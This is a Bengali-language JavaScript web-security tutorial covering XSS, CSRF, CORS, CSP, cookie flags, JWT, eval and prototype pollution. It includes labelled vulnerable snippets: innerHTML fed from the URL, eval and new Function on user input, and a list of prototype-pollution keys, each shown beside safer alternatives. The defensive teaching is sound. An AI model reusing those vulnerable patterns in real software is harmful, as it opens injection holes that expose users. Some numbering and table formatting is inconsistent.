

JavaScript Security & Web Security — ডিফেন্সিভ আর্কিটেকচার শেখার মূল উদ্দেশ্য

JavaScript দিয়ে শুধু ওয়েবসাইট বানালেই হবে না—**Website-এর Data, User Account, API, Authentication এবং Browser Interaction** কীভাবে নিরাপদ রাখা যায় সেটাও একজন পেশাদার ইঞ্জিনিয়ারের জানা বাধ্যতামূলক। এই চ্যাপ্টারে আমরা **XSS, CSRF, CORS, CSP, Secure Cookies, JWT, Prototype Pollution, Clickjacking, HTTPS** এবং আধুনিক মাল্টি-লেয়ার ডিফেন্স সিস্টেম গভীরভাবে শিখব।

✦ 1. CIA Triad

✦ 2. Auth vs AuthZ

✦ 3. XSS Sinks

✦ 4. CSRF Traps

✦ 5. SOP & CORS

✦ 6. HttpOnly Cookies

✦ 7. JWT Security

✦ 8. Prototype Pollution

✦ 9. Secure Headers

✦ 10. Multi-Layer Defense

Part 01 — Web Security Fundamentals, CIA Triad & Input Validation (31.1 – 31.6)

31.1 Web Security কী?

Web Security হলো website/web application-এর:

- User
- Data
- Authentication
- API
- Server
- Browser interaction
- Session

এসবকে unauthorized access, manipulation এবং malicious input থেকে নিরাপদ রাখা। একটি secure application:

MULTI-TIER WEB SECURITY FLOW

User
↓
Frontend
↓
API
↓
Backend
↓
Database

প্রতিটি layer-এই security দরকার।

31.2 Security-এর 3টি মূল লক্ষ্য — CIA Triad

Web security বুঝতে এই ৩টি concept খুব গুরুত্বপূর্ণ।

♦ C — Confidentiality

যে data যার দেখার কথা নয় সে যেন দেখতে না পারে। Example:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

User A



User A's private profile

User B যেন সেটা দেখতে না পারে।

♦ I — Integrity

Data unauthorizedভাবে পরিবর্তন করা যাবে না। Example:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Bank balance

ট10,000

কেউ unauthorizedভাবে:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

ট10,000 → ট100,000

করতে পারবে না।

♦ A — Availability

System প্রয়োজনের সময় available থাকবে।

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Website



Users can access

31.3 Authentication vs Authorization

দুটো খুব ভালোভাবে বুঝবে।

♦ Authentication

⚠️ তুমি কে?

Example:

🔒 SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Email
+
Password

Login করার পর:

🔒 SECURITY ARCHITECTURE & DEFENSE DIAGRAM

You are Ripon

♦ Authorization

⚠️ তুমি কী করতে পারো?

Example:

🔒 SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Student
→ View own result

Teacher
→ Enter marks

Admin
→ Manage users

অর্থাৎ:

🔒 SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Authentication = Who are you?

Authorization = What are you allowed to do?

31.4 Input Validation কী?

User input expected format-এ আছে কি না check করা।

JAVASCRIPT SOURCE

JAVASCRIPT

```
const age = 23;

if (age < 18) {
  console.log("Not allowed");
}
```

Form:

HTML INJECTION VECTOR

HTML

```
<input type="email" required>
```

Validation হতে পারে:

- Client-side
- Server-side

31.5 Client-side Validation যথেষ্ট নয়

ধরো:

HTML INJECTION VECTOR

HTML

```
<input type="number" min="18">
```

Browser UI-তে user 18-এর নিচে value দিতে পারছে না। কিন্তু attacker browser-এর বাইরে সরাসরি API call করতে পারে। তাই:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Frontend validation
+
Backend validation

দুটো দরকার।

♦ 🔥 Golden Rule

⚠️ Never trust client-side input.

31.6 Validation vs Sanitization

দুটো এক নয়।

♦ Validation

Input acceptable কি না check করে।

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Age = 25
✓ Valid

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Age = "hello"
✗ Invalid

♦ Sanitization

Input-এর potentially dangerous অংশ remove/transform করার চেষ্টা করে। উদাহরণ:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

User-provided HTML
↓
Sanitize
↓
Safer HTML

Part 02 — Cross-Site Scripting (XSS) Attacks, DOM Sinks & CSP Defense (31.7 – 31.15)

31.7 XSS — Cross-Site Scripting

XSS হলো এমন vulnerability যেখানে attacker-controlled content webpage-এর context-এ script হিসেবে execute হওয়ার সুযোগ পায়। ধরো application user-এর comment HTML হিসেবে সরাসরি render করে। Dangerous pattern:

JAVASCRIPT SOURCE

✗ VULNERABLE / ATTACK VECTOR

```
element.innerHTML = userInput;
```

যদি userInput untrusted হয়, security problem হতে পারে।

31.8 XSS-এর Basic Idea

ধরো:

🔒 XSS INJECTION & EXECUTION PIPELINE

```
User Input
↓
Website blindly trusts it
↓
Browser interprets it as HTML/Script
↓
Unexpected code execution
```

এটাই XSS-এর core concept।

31.9 XSS-এর Types

সাধারণভাবে:

◆ 1. Stored XSS

Malicious input server/database-এ save হয়।

🔒 SECURITY ARCHITECTURE & DEFENSE DIAGRAM

```
Attacker
↓
Comment
↓
Database
↓
Victim opens page
↓
Payload executes
```

◆ 2. Reflected XSS

Input request-এর মাধ্যমে আসে এবং response-এ unsafeভাবে reflect হয়।

🔒 SECURITY ARCHITECTURE & DEFENSE DIAGRAM

```
Request
↓
Server
↓
Response
↓
Browser
```

◆ 3. DOM-based XSS

Client-side JavaScript unsafeভাবে DOM manipulate করার কারণে vulnerability তৈরি হয়। উদাহরণ:

JAVASCRIPT SOURCE

JAVASCRIPT

```
element.innerHTML = location.hash;
```

এখানে untrusted URL-derived data DOM-এ unsafeভাবে বসানো হচ্ছে।

31.10 Dangerous DOM APIs

বিশেষভাবে সতর্ক:

JAVASCRIPT SOURCE

✗ VULNERABLE / ATTACK VECTOR

```
innerHTML
outerHTML
insertAdjacentHTML()
document.write()
```

সবসময় এগুলো vulnerable নয়, কিন্তু **untrusted input** নিয়ে ব্যবহার করলে risk তৈরি হতে পারে।

31.11 innerHTML বনাম textContent

ধরো user input:

JAVASCRIPT SOURCE

JAVASCRIPT

```
const input = userInput;
```

Unsafe pattern:

JAVASCRIPT SOURCE

JAVASCRIPT

```
element.innerHTML = input;
```

Text হিসেবে দেখাতে চাইলে:

JAVASCRIPT SOURCE

✓ SECURE / MITIGATED PATTERN

```
element.textContent = input;
```

textContent HTML হিসেবে interpret না করে text হিসেবে রাখে। Example:

JAVASCRIPT SOURCE

✓ SECURE / MITIGATED PATTERN

```
element.textContent = "<h1>Hello</h1>";
```

Browser দেখাবে:

🔒 SECURITY ARCHITECTURE & DEFENSE DIAGRAM

```
<h1>Hello</h1>
```

HTML heading বানাবে না।

31.12 XSS Prevention

♦ Rule 1

Untrusted input HTML হিসেবে render করো না। Prefer:

JAVASCRIPT SOURCE

✓ SECURE / MITIGATED PATTERN

```
element.textContent = userInput;
```

♦ Rule 2

Framework-এর safe rendering mechanism ব্যবহার করো। React:

JAVASCRIPT SOURCE

JAVASCRIPT

```
<p>{userInput}</p>
```

সাধারণভাবে React text interpolation escape করে। কিন্তু:

JAVASCRIPT SOURCE

JAVASCRIPT

```
<div dangerouslySetInnerHTML={{ __html: userInput }} />
```

ব্যবহারের সময় trusted/sanitized HTML নিশ্চিত করতে হবে।

31.13 Sanitization

যদি application-এ user-provided rich HTML allow করতে হয়, তখন proper HTML sanitizer দরকার হতে পারে। Concept:

🔒 SECURITY ARCHITECTURE & DEFENSE DIAGRAM

```
User HTML
↓
Sanitizer
↓
Allowed HTML
↓
Render
```

নিজে simplistic regex দিয়ে HTML sanitizer বানানো নিরাপদ approach নয়।

31.14 CSP — Content Security Policy

CSP browser-কে বলে:

⚠️ কোন ধরনের resource/code কোথা থেকে load বা execute করা যাবে।

CSP সাধারণত HTTP response header-এর মাধ্যমে দেওয়া হয়। Conceptual example:

🔒 SECURITY ARCHITECTURE & DEFENSE DIAGRAM

```
Content-Security-Policy:
default-src 'self'
```

মানে default resource policy নিজের origin-এর মধ্যে সীমিত রাখার একটি baseline তৈরি হয়।

31.15 CSP কেন গুরুত্বপূর্ণ?

যদি কোনো XSS vulnerability somehow থেকে যায়, strong CSP অনেক ক্ষেত্রে attack-এর impact কমাতে সাহায্য করতে পারে। Defense layers:

🔒 SECURITY ARCHITECTURE & DEFENSE DIAGRAM

```
Input Handling
+
Safe DOM APIs
+
Framework Escaping
+
CSP
```

একটি security control-এর ওপর পুরোপুরি নির্ভর করা উচিত নয়।

Part 03 — Cross-Site Request Forgery (CSRF) & SameSite Protection (31.16 – 31.19)

31.16 CSRF — Cross-Site Request Forgery

CSRF হলো এমন attack যেখানে victim-এর authenticated browser session ব্যবহার করে unwanted action trigger করার চেষ্টা করা হয়। ধরো:

🔒 SECURITY ARCHITECTURE & DEFENSE DIAGRAM

```
User
↓
Logged into bank.com
```

Browser-এ authentication cookie আছে। তারপর user malicious website visit করল।

🔒 SECURITY ARCHITECTURE & DEFENSE DIAGRAM

```
Malicious Site
↓
Tries to cause request
↓
Bank application
```

যদি application যথেষ্ট protection না দেয়, unwanted state-changing request ঘটতে পারে।

31.17 CSRF-এর Core Idea

🔒 SECURITY ARCHITECTURE & DEFENSE DIAGRAM

```
Victim is authenticated
↓
Browser has credentials
↓
Attacker causes unwanted request
↓
Server may trust it
```

31.18 CSRF Prevention

Common defenses:

♦ 1. CSRF Token

Server একটি unpredictable token দেয়।

🔒 CSRF FORGERY TRAP & DEFENSE ARCHITECTURE

```
Form
↓
CSRF Token
↓
Server verifies
```

♦ 2. SameSite Cookies

Cookie configuration:

HTTP RESPONSE HEADERS

HTTP

SameSite=Lax

বা প্রয়োজন অনুযায়ী:

HTTP RESPONSE HEADERS

✅ SECURE / MITIGATED PATTERN

SameSite=Strict

cross-site cookie behavior সীমিত করতে সাহায্য করে।

♦ 3. Origin/Referer Checking

Sensitive request-এর ক্ষেত্রে request origin যাচাই করা যায়।

31.19 XSS vs CSRF

| বিষয় | XSS | CSRF | | ----- | ----- | ----- | | মূল সমস্যা | Untrusted script execution | Unwanted authenticated action | | Target | Browser/page context | Server-side state-changing action | | Common cause | Unsafe output handling | Weak request validation | | Defense | Escaping, sanitization, CSP | CSRF token, SameSite, Origin checks |

Part 04 — Same-Origin Policy (SOP), Cross-Origin Resource Sharing (CORS) (31.20 – 31.26)

31.20 CORS কী?

CORS = Cross-Origin Resource Sharing Browser-এর **same-origin policy** cross-origin requests-এর access control-এর একটি গুরুত্বপূর্ণ অংশ। Example:

🔒 SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Frontend:
https://example.com

API:
https://api.example.com

এগুলো origin-এর দিক থেকে আলাদা, কারণ host আলাদা।

31.21 Origin কী?

একটি origin সাধারণত:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

scheme + host + port

দিয়ে নির্ধারিত হয়। উদাহরণ:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

https://example.com

এখানে:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

```
scheme = https
host   = example.com
port   = default HTTPS port
```

এইগুলো পরিবর্তিত হলে origin আলাদা হতে পারে।

31.22 Same-Origin Policy

Browser security-এর গুরুত্বপূর্ণ concept:

⚠️ একটি origin-এর webpage অন্য origin-এর resources/data-এর সাথে ইচ্ছামতো interact করতে পারে না।

এটা user data protect করতে সাহায্য করে।

31.23 CORS Example

Frontend:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

https://frontend.com

API:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

https://api.example.com

Server response-এ বলতে পারে:

HTTP RESPONSE HEADERS

HTTP

Access-Control-Allow-Origin: https://frontend.com

এতে browser বুঝতে পারে নির্দিষ্ট origin-কে response access করার অনুমতি দেওয়া হয়েছে।

31.24 CORS কে কে enforce করে?

খুব গুরুত্বপূর্ণ:

⚠️ CORS মূলত browser-enforced mechanism।

Server-to-server request-এ browser-এর CORS restriction একইভাবে apply হয় না। তাই Postman-এ request কাজ করলেও browser-এ CORS error দেখা যেতে পারে।

31.25 CORS Error-এর Common কারণ

Frontend:

JAVASCRIPT SOURCE

JAVASCRIPT

```
fetch("https://api.example.com/users");
```

Server যথাযথ CORS response না দিলে browser console-এ CORS-related error দেখা যেতে পারে। সমাধান সাধারণত:

🛡️ SAME-ORIGIN POLICY & CORS ACCESS CONTROL

Frontend-এ random workaround নয়



Server/API-এর CORS policy configure

31.26 mode: "no-cors" কি Solution?

JAVASCRIPT SOURCE

JAVASCRIPT

```
fetch(url, {  
  mode: "no-cors"  
});
```

এটা সাধারণ API response access করার universal solution নয়। Response অনেক ক্ষেত্রে **opaque** হবে। তাই:

⚠️ Proper server-side CORS configuration করাই সাধারণ approach।

Part 05 — Cookie Security Flags, Storage Secrets & localStorage vs Cookies (31.27 – 31.31)

31.27 Cookie কী?

Cookie browser-এ small piece of data store করে। Example:

HTTP RESPONSE HEADERS

HTTP

Set-Cookie: sessionId=abc123

Browser পরে appropriate request-এ cookie পাঠাতে পারে।

31.28 Secure Cookie Flags

Sensitive authentication cookie-তে গুরুত্বপূর্ণ flags:

♦ HttpOnly

HTTP RESPONSE HEADERS

✅ SECURE / MITIGATED PATTERN

HttpOnly

JavaScript দিয়ে সাধারণভাবে cookie read করা যায় না। এটি XSS-এর ক্ষেত্রে session cookie theft-এর কিছু risk কমাতে সাহায্য করে।

♦ Secure

HTTP RESPONSE HEADERS

HTTP

Secure

Cookie HTTPS connection-এর মাধ্যমে পাঠানোর জন্য ব্যবহার করা হয়।

♦ SameSite

HTTP RESPONSE HEADERS

HTTP

SameSite=Lax

cross-site sending behavior সীমিত করতে সাহায্য করে।

31.29 Example

Conceptual:

HTTP RESPONSE HEADERS

✓ SECURE / MITIGATED PATTERN

```
Set-Cookie:
sessionId=abc123;
HttpOnly;
Secure;
SameSite=Lax
```

এটি authentication/session cookies-এর জন্য common security-oriented configuration-এর একটি example। Actual application requirement অনুযায়ী settings নির্বাচন করতে হয়।

31.30 localStorage Security

JAVASCRIPT SOURCE

JAVASCRIPT

```
localStorage.setItem("token", token);
```

Convenient হলেও sensitive authentication token রাখার ক্ষেত্রে security trade-off আছে। কারণ JavaScript access করতে পারে:

JAVASCRIPT SOURCE

JAVASCRIPT

```
localStorage.getItem("token");
```

যদি XSS vulnerability থাকে, malicious script potentially token read করতে পারে।

31.31 localStorage বনাম HttpOnly Cookie

| বিষয় | localStorage | HttpOnly Cookie | | ----- | ----- | ----- | | JS access | Yes | No | | XSS token theft risk | বেশি | কম |
সাহায্য করে | | Automatically request-এ যায় | No | Appropriate cookie হলে Yes | | CSRF consideration | আলাদা | গুরুত্বপূর্ণ | | Sensitive session design | সাবধানে |
অনেক ক্ষেত্রে useful | কোনটি ব্যবহার করবে সেটা application architecture-এর ওপর নির্ভর করে।

Part 06 — JSON Web Tokens (JWT) Architecture, Cryptography & Session Security (31.32 – 31.35)

31.32 JWT কী?

JWT:

⚠ JSON Web Token

একটি token format যা claims বহন করতে পারে। Structure:

🔹 JWT 3-PART STRUCTURE & TOKEN VERIFICATION

```
Header.Payload.Signature
```

Example:

🔹 SECURITY ARCHITECTURE & DEFENSE DIAGRAM

```
xxxxx.yyyyy.zzzzz
```

31.33 JWT-এর ৩ অংশ

JWT 3-PART STRUCTURE & TOKEN VERIFICATION

Header

Payload

Signature

◆ Header

Algorithm/type information।

◆ Payload

Claims।

◆ Signature

Token integrity verify করতে সাহায্য করে।

31.34 JWT Encryption নয়

খুব গুরুত্বপূর্ণ:

⚠ সাধারণ JWT payload encrypted নয়; এটি encoded।

তাই sensitive secret data payload-এর মধ্যে রাখবে না। যেমন:

JAVASCRIPT SOURCE

JAVASCRIPT

```
{  
  password: "123456"  
}
```

এভাবে sensitive information JWT payload-এ রাখা উচিত নয়।

31.35 JWT Security

JWT ব্যবহারে:

- Strong signing algorithm
- Secure key management
- Expiration
- Proper audience/issuer validation
- Algorithm confusion ভুল এড়ানো
- Secure transport
- Appropriate storage

গুরুত্বপূর্ণ।

Part 07 — Dangerous Execution: eval(), DOM Sinks & Prototype Pollution (31.36 – 31.43)

31.36 eval() কেন Dangerous?

JavaScript:

JAVASCRIPT SOURCE

✗ VULNERABLE / ATTACK VECTOR

```
eval(userInput);
```

খুব dangerous pattern। কারণ user-controlled string code হিসেবে execute হতে পারে। Example:

JAVASCRIPT SOURCE

✗ VULNERABLE / ATTACK VECTOR

```
const input = userInput;  
  
eval(input);
```

এখানে untrusted input JavaScript code হিসেবে execute করার সুযোগ পেতে পারে।

31.37 eval() Avoid করো

সাধারণ application development-এ:

JAVASCRIPT SOURCE

✗ VULNERABLE / ATTACK VECTOR

```
eval()
```

প্রয়োজন না হলে ব্যবহার করো না। আরও problematic হতে পারে:

JAVASCRIPT SOURCE

JAVASCRIPT

```
new Function(userInput);
```

কারণ এটাও dynamically code execution করতে পারে।

31.38 DOM XSS এবং URL

এই pattern:

JAVASCRIPT SOURCE

JAVASCRIPT

```
element.innerHTML = location.search;
```

বা:

JAVASCRIPT SOURCE

JAVASCRIPT

```
element.innerHTML = location.hash;
```

dangerous হতে পারে। কারণ:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

```
URL
↓
Untrusted Input
↓
innerHTML
↓
HTML interpretation
```

31.39 Safe DOM Pattern

Instead:

JAVASCRIPT SOURCE

✓ SECURE / MITIGATED PATTERN

```
element.textContent = location.hash;
```

যদি HTML rendering genuinely দরকার হয়:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

```
Input
↓
Trusted/controlled processing
↓
Proper sanitizer
↓
Safe rendering
```

31.40 Prototype Pollution

JavaScript object-এর prototype system powerfull কিন্তু unsafe object merging/parsing pattern থেকে **prototype pollution** vulnerability তৈরি হতে পারে। Concept:

PROTOTYPE POLLUTION OBJECT CHAIN VECTOR

```
Untrusted Input
↓
Object merge/update
↓
Prototype modified
↓
Unexpected behavior
```

31.41 Prototype Pollution Example Concept

Dangerous deep merge logic যদি attacker-controlled keys blindly process করে:

JAVASCRIPT SOURCE

JAVASCRIPT

```
merge(target, userInput);
```

এবং prototype-related keys properly handle না করে, application-এর object behavior unexpectedly পরিবর্তিত হতে পারে। বিশেষ করে historical patterns-এর মধ্যে:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

```
__proto__  
constructor  
prototype
```

এর মতো property paths গুরুত্বপূর্ণ।

31.42 Prototype Pollution Prevention

♦ 1

Untrusted object blindly merge করো না।

♦ 2

Input allowlist করো।

♦ 3

Modern, well-maintained libraries ব্যবহার করো।

♦ 4

Dependencies updated রাখো।

♦ 5

Prototype-sensitive keys handle করো।

31.43 Object.create(null)

Prototype pollution-related design-এর কিছু ক্ষেত্রে:

JAVASCRIPT SOURCE

✓ SECURE / MITIGATED PATTERN

```
const data = Object.create(null);
```

এতে normal Object.prototype chain থাকে না। তবে এটা সব problem-এর universal solution নয়।

Part 08 — Network Security: Clickjacking, HTTPS & Transport Layer Defense (31.44 – 31.47)

31.44 Clickjacking

Clickjacking হলো user-কে এমন UI interaction করানো যেখানে visible interface-এর আড়ালে বা deceptive framing-এর মাধ্যমে অন্য action trigger হতে পারে। Defense:

HTTP RESPONSE HEADERS

HTTP

```
Content-Security-Policy:  
frame-ancestors 'self'
```

এবং পুরনো/compatibility context-এ:

HTTP RESPONSE HEADERS

HTTP

```
X-Frame-Options
```

ব্যবহার করা হতে পারে।

31.45 HTTPS

HTTP:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

http://

HTTPS:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

https://

HTTPS TLS ব্যবহার করে communication secure করে। এটি:

- Confidentiality
- Integrity
- Server authentication

এর জন্য গুরুত্বপূর্ণ।

31.46 HTTPS কী Prevent করেনা?

HTTPS থাকলেই application secure হয়ে যায় না। HTTPS:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Transport security

দেয়। কিন্তু:

XSS INJECTION & EXECUTION PIPELINE

XSS
SQL Injection
Broken Authorization
Bad Authentication
CSRF

এসব automatically solve করে না।

31.47 SQL Injection — JavaScript Developer-এর জানা দরকার

Backend যদি user input সরাসরি SQL query-তে concatenate করে:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

SQL query
+
Untrusted input

তাহলে injection vulnerability হতে পারে। Better:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Parameterized Query
Prepared Statement
ORM নিরাপদভাবে ব্যবহার

Frontend JavaScript validation SQL injection prevention-এর substitute নয়।

31.48 API Security

Frontend:

JAVASCRIPT SOURCE

JAVASCRIPT

```
fetch("/api/users");
```

API secure করতে:

 SAME-ORIGIN POLICY & CORS ACCESS CONTROL

Authentication

Authorization

Input validation

Rate limiting

HTTPS

CORS policy

Error handling

Logging

দরকার হতে পারে।

31.49 Authentication কখনো Frontend-only নয়

Dangerous assumption:

JAVASCRIPT SOURCE

JAVASCRIPT

```
if (isAdmin) {
  showDeleteButton();
}
```

UI hide/show করা authorization নয়! Attacker manually API call করতে পারে। Backend-এ:

 SECURITY ARCHITECTURE & DEFENSE DIAGRAM

DELETE /api/users/123

↓

Authentication

↓

Authorization

↓

Allowed?

↓

Delete

check করতে হবে।

31.50 UI Security vs Real Security

Frontend:

JAVASCRIPT SOURCE

 VULNERABLE / ATTACK VECTOR

```
if (user.role === "admin") {
  showAdminPanel();
}
```

এটা UX control। কিন্তু backend-এও:

 SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Is authenticated?

+

Is authorized?

verify করতে হবে।

 Golden Rule **Never trust the frontend for authorization.**

31.51 Error Messages

Bad:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Login failed because password for admin@example.com is wrong.

এতে information leak হতে পারে। Better generic response:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Invalid email or password.

Backend logs-এ বিস্তারিত technical information রাখা যেতে পারে।

31.52 Sensitive Information Leak

Production-এ এমন error response avoid করো:

JAVASCRIPT SOURCE

JAVASCRIPT

```
res.json({
  databasePassword: password,
  stackTrace: error.stack
});
```

User-facing response:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Something went wrong.

Server-side logs:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Detailed technical information

31.53 API Rate Limiting

একজন client যদি continuously:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

1000 requests/sec

পাঠায়, API overload হতে পারে। Rate limiting:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

```
Client
↓
Request count
↓
Limit exceeded?
↓
429 Too Many Requests
```

ধরনের mechanism ব্যবহার করতে পারে।

31.54 Password Security

Password কখনো plaintext হিসেবে database-এ রাখবে না। Bad:

```
SECURITY ARCHITECTURE & DEFENSE DIAGRAM

password = "mypassword123"
```

Database-এ সরাসরি রাখা। Better:

```
SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Password
↓
Strong Password Hashing
↓
Database
```

Modern password hashing algorithms যেমন:

```
SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Argon2
bcrypt
scrypt
```

use case অনুযায়ী ব্যবহার করা হয়।

31.55 Password Hash ≠ Encryption

Hashing:

```
SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Password
↓
Hash
```

Encryption:

```
SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Data
↓
Encrypted Data
↓
Key দিয়ে decrypt
```

Password storage-এর ক্ষেত্রে সাধারণত password hashing ব্যবহার করা হয়, reversible encryption নয়।

31.56 Secrets কখনো Frontend Code-এ রাখবে না

Bad:

```
JAVASCRIPT SOURCE JAVASCRIPT

const API_SECRET = "super-secret-key";
```

Frontend application-এ থাকা secret সত্যিকার অর্থে secret নয়। কারণ browser user-এর কাছে code/data পাঠানো হয়।

31.57 .env কিসব Secret বাঁচায়?

Frontend build tools-এ environment variables থাকলেও সব variable secret নয়। উদাহরণ:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

VITE_API_URL

frontend-এ expose করলে সেটা secret নয়। যে value browser-এ bundle হয়ে যায়:

⚠️ User সেটা eventually দেখতে পারে।

🔥 Rule:

⚠️ If the browser needs it, assume the user can inspect it.

31.58 Security Headers

Common security-related headers:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Content-Security-Policy
Strict-Transport-Security
X-Content-Type-Options
Referrer-Policy
Permissions-Policy

এছাড়া framing protection-এর জন্য:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

X-Frame-Options

ব্যবহার করা হতে পারে। Configuration application অনুযায়ী করতে হয়।

31.59 HSTS

HTTP Strict Transport Security Header:

HTTP RESPONSE HEADERS

HTTP

Strict-Transport-Security: max-age=31536000

Browser-কে future requests-এর ক্ষেত্রে HTTPS ব্যবহার করতে নির্দেশ দিতে সাহায্য করে। Production deployment-এ carefully configure করতে হয়।

31.60 X-Content-Type-Options

Common value:

HTTP RESPONSE HEADERS

HTTP

X-Content-Type-Options: nosniff

Browser-এর MIME type sniffing behavior সীমিত করতে সাহায্য করে।

31.61 Security হলো Layered Defense

একটি secure application সাধারণত:

 SAME-ORIGIN POLICY & CORS ACCESS CONTROL

```
HTTPS
+
Authentication
+
Authorization
+
Validation
+
Safe Output
+
CSP
+
Secure Cookies
+
CORS
+
Rate Limiting
+
Secure Dependencies
+
Logging
```

ব্যবহার করে। এটাকে বলা যায়:

 Defense in Depth**31.62 Dependency Security**

তুমি যদি:

CLI COMMAND

BASH

```
npm install package-name
```

করো, third-party dependency তোমার application-এর security-এর অংশ হয়ে যায়। তাই:

CLI COMMAND

BASH

```
npm audit
```

দিয়ে known vulnerabilities check করা যায়। এছাড়া:

CLI COMMAND

BASH

```
npm outdated
```

দিয়ে outdated packages দেখা যায়। তবে audit-এর output blindly apply না করে dependency update-এর impact যাচাই করতে হবে।

31.63 Supply Chain Security

তোমার application:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

```
Your Code
+
npm Packages
+
Build Tools
+
CI/CD
```

সব মিলেই software supply chain! তাই:

- Trusted dependencies
- Lockfiles
- Updates
- Dependency review
- Minimal dependencies

গুরুত্বপূর্ণ!

31.64 Secure Coding Example

❖ ❌ Risky

JAVASCRIPT SOURCE

JAVASCRIPT

```
const input = location.search;

document.querySelector("#output").innerHTML = input;
```

❖ ✅ Safer

JAVASCRIPT SOURCE

✅ SECURE / MITIGATED PATTERN

```
const input = location.search;

document.querySelector("#output").textContent = input;
```

31.65 Secure API Example

Frontend:

JAVASCRIPT SOURCE

JAVASCRIPT

```
async function getProfile() {
  const response = await fetch("/api/profile", {
    credentials: "include"
  });

  if (!response.ok) {
    throw new Error("Request failed");
  }

  return response.json();
}
```

Backend-এর responsibility:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

```
Authenticate
↓
Authorize
↓
Validate
↓
Process
↓
Return safe response
```

31.66 CORS ≠ Authentication

এটা খুব গুরুত্বপূর্ণ। CORS বলে:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Which browser origins can access this response?

Authentication বলে:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Who is the user?

Authorization বলে:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

What can this user do?

তিনটি আলাদা বিষয়।

31.67 CSP ≠ XSS Prevention-এর Complete Replacement

CSP XSS risk reduce করতে সাহায্য করে। কিন্তু:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

CSP
≠
Complete Security

Safe coding, output encoding, proper sanitization, framework protections—সব দরকার।

31.68 Validation ≠ Security-এর Complete Solution

এই:

JAVASCRIPT SOURCE

JAVASCRIPT

```
if (username.length > 3) {  
  // okay  
}
```

সম্ভূ business/input validation। Security-এর জন্য context অনুযায়ী:

SECURITY ARCHITECTURE & DEFENSE DIAGRAM

Validation
+
Encoding
+
Sanitization
+
Authorization
+
Server-side checks

প্রয়োজন হতে পারে।

31.69 Secure Development Mindset

Code লেখার সময় নিজেকে প্রশ্ন করো:

🔒 XSS INJECTION & EXECUTION PIPELINE

1. এই input কোথা থেকে এসেছে?
2. **User** কি এটা control করতে পারে?
3. আমি কি এটা HTML হিসেবে render করছি?
4. **Backend** কি আবার validate করছে?
5. **User** এই action-এর জন্য authorized?
6. Sensitive data কোথায় রাখা হচ্ছে?
7. Token JavaScript access করতে পারছে?
8. **API** কি **HTTPS**-এ চলছে?
9. Error response sensitive data leak করছে?
10. Dependency নিরাপদ ও updated?

31.70 🔥 MUST KNOW — ওয়েব সিকিউরিটির প্রধান স্তম্ভসমূহ

চ্যাপ্টার ৩৯ থেকে প্রতিটি সফটওয়্যার ইঞ্জিনিয়ারের যেসব বিষয় সরাসরি মস্তিষ্কে গেঁথে থাকা বাধ্যতামূলক:

🔴 1. XSS & DOM Security

- Stored, Reflected, DOM-based XSS
- Dangerous Sinks: `innerHTML`, `eval()`
- Safe Sinks: `textContent`, `DOMPurify`
- Content Security Policy (CSP)

🔴 2. Request & Origin Security

- CSRF & SameSite Cookies
- Same-Origin Policy (SOP: Scheme+Host+Port)
- CORS Preflight & Access-Control Headers
- CORS is NOT Authentication

🔴 3. Identity & Transport Defense

- `HttpOnly` + `Secure` + `SameSite Cookies`
- `JWT Header.Payload.Signature` & Verification
- `HTTPS`, `TLS` & `HSTS Strict Headers`
- Secrets Management & Server-side AuthZ

Part 12 — Quick Cheat Sheet, 10 Golden Security Rules & Hands-On Practice Lab

31.Cheat 🗨 Quick Cheat Sheet — Web Security Terminology

ওয়েব সিকিউরিটির সর্বাধিক ব্যবহৃত টার্মগুলোর তাৎক্ষণিক অর্থ ও ভূমিকা:

Concept	মনে রাখবে
XSS	Untrusted script/content execution
CSRF	Authenticated user দিয়ে unwanted action করানোর চেষ্টা
CORS	Cross-origin browser access control
SOP	Same-origin browser security policy
CSP	Allowed resource/script policy
Authentication	তুমি কে?
Authorization	তুমি কী করতে পারো?
<code>HttpOnly</code>	JS থেকে cookie access বন্ধ করে
<code>Secure</code>	<code>HTTPS</code> -এ cookie পাঠানোর জন্য
<code>SameSite</code>	Cross-site cookie behavior control
JWT	Token format
<code>eval()</code>	Dynamic code execution; avoid
Prototype Pollution	Prototype chain-এর unsafe modification
<code>HTTPS</code>	Transport security
